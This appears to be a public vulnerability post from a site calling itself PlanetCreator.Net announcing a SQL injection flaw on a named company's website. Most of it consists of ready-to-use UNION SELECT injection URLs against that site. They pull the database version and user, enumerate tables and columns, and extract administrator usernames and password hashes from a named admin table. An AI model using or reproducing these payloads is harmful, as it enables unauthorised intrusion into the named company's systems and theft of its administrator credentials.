

PlanetCreator.Net’s Security Team Member Info Freakzz <infofreakzzz(at)gmail.com> has reported another critical SQL Injection (vulnerability) on http://www.kmd.com.sg owned by KMD Group of Companies
These are some information from Vulneral Site http://www.kmd.com.sg :
his vulnerability has been alerted to :- [email protected]
@@version, user(), DB
<a href="http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select%201,2,3,group_concat%28@@version,0x3a,user%28%29,0x3a,database%28%29%29,5,6,7,8--" target="_blank">http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select</a>
tbl
<a href="http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select%201,2,3,concat%28table_name%29,5,6,7,8%20from%20information_schema.tables%20where%20table_schema=database%28%29--" target="_blank">http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select</a>
col
<a href="http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select%201,2,3,concat%28column_name%29,5,6,7,8%20from%20information_schema.columns%20where%20table_schema=database%28%29--" target="_blank">http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select</a>
usr & pass hash
<a href="http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select%201,2,3,concat%28adm_user_name,0x3a,adm_user_password%29,5,6,7,8%20from%20kmd_admuser--" target="_blank">http://www.kmd.com.sg/index.php?page=Computing%20Courses&Action=3&ipar=-1%20union%20all%20select</a>
We hope that your security staff will look into this issue and fix it as soon as possible.
Thx – Infofreakzzz for sending security updates!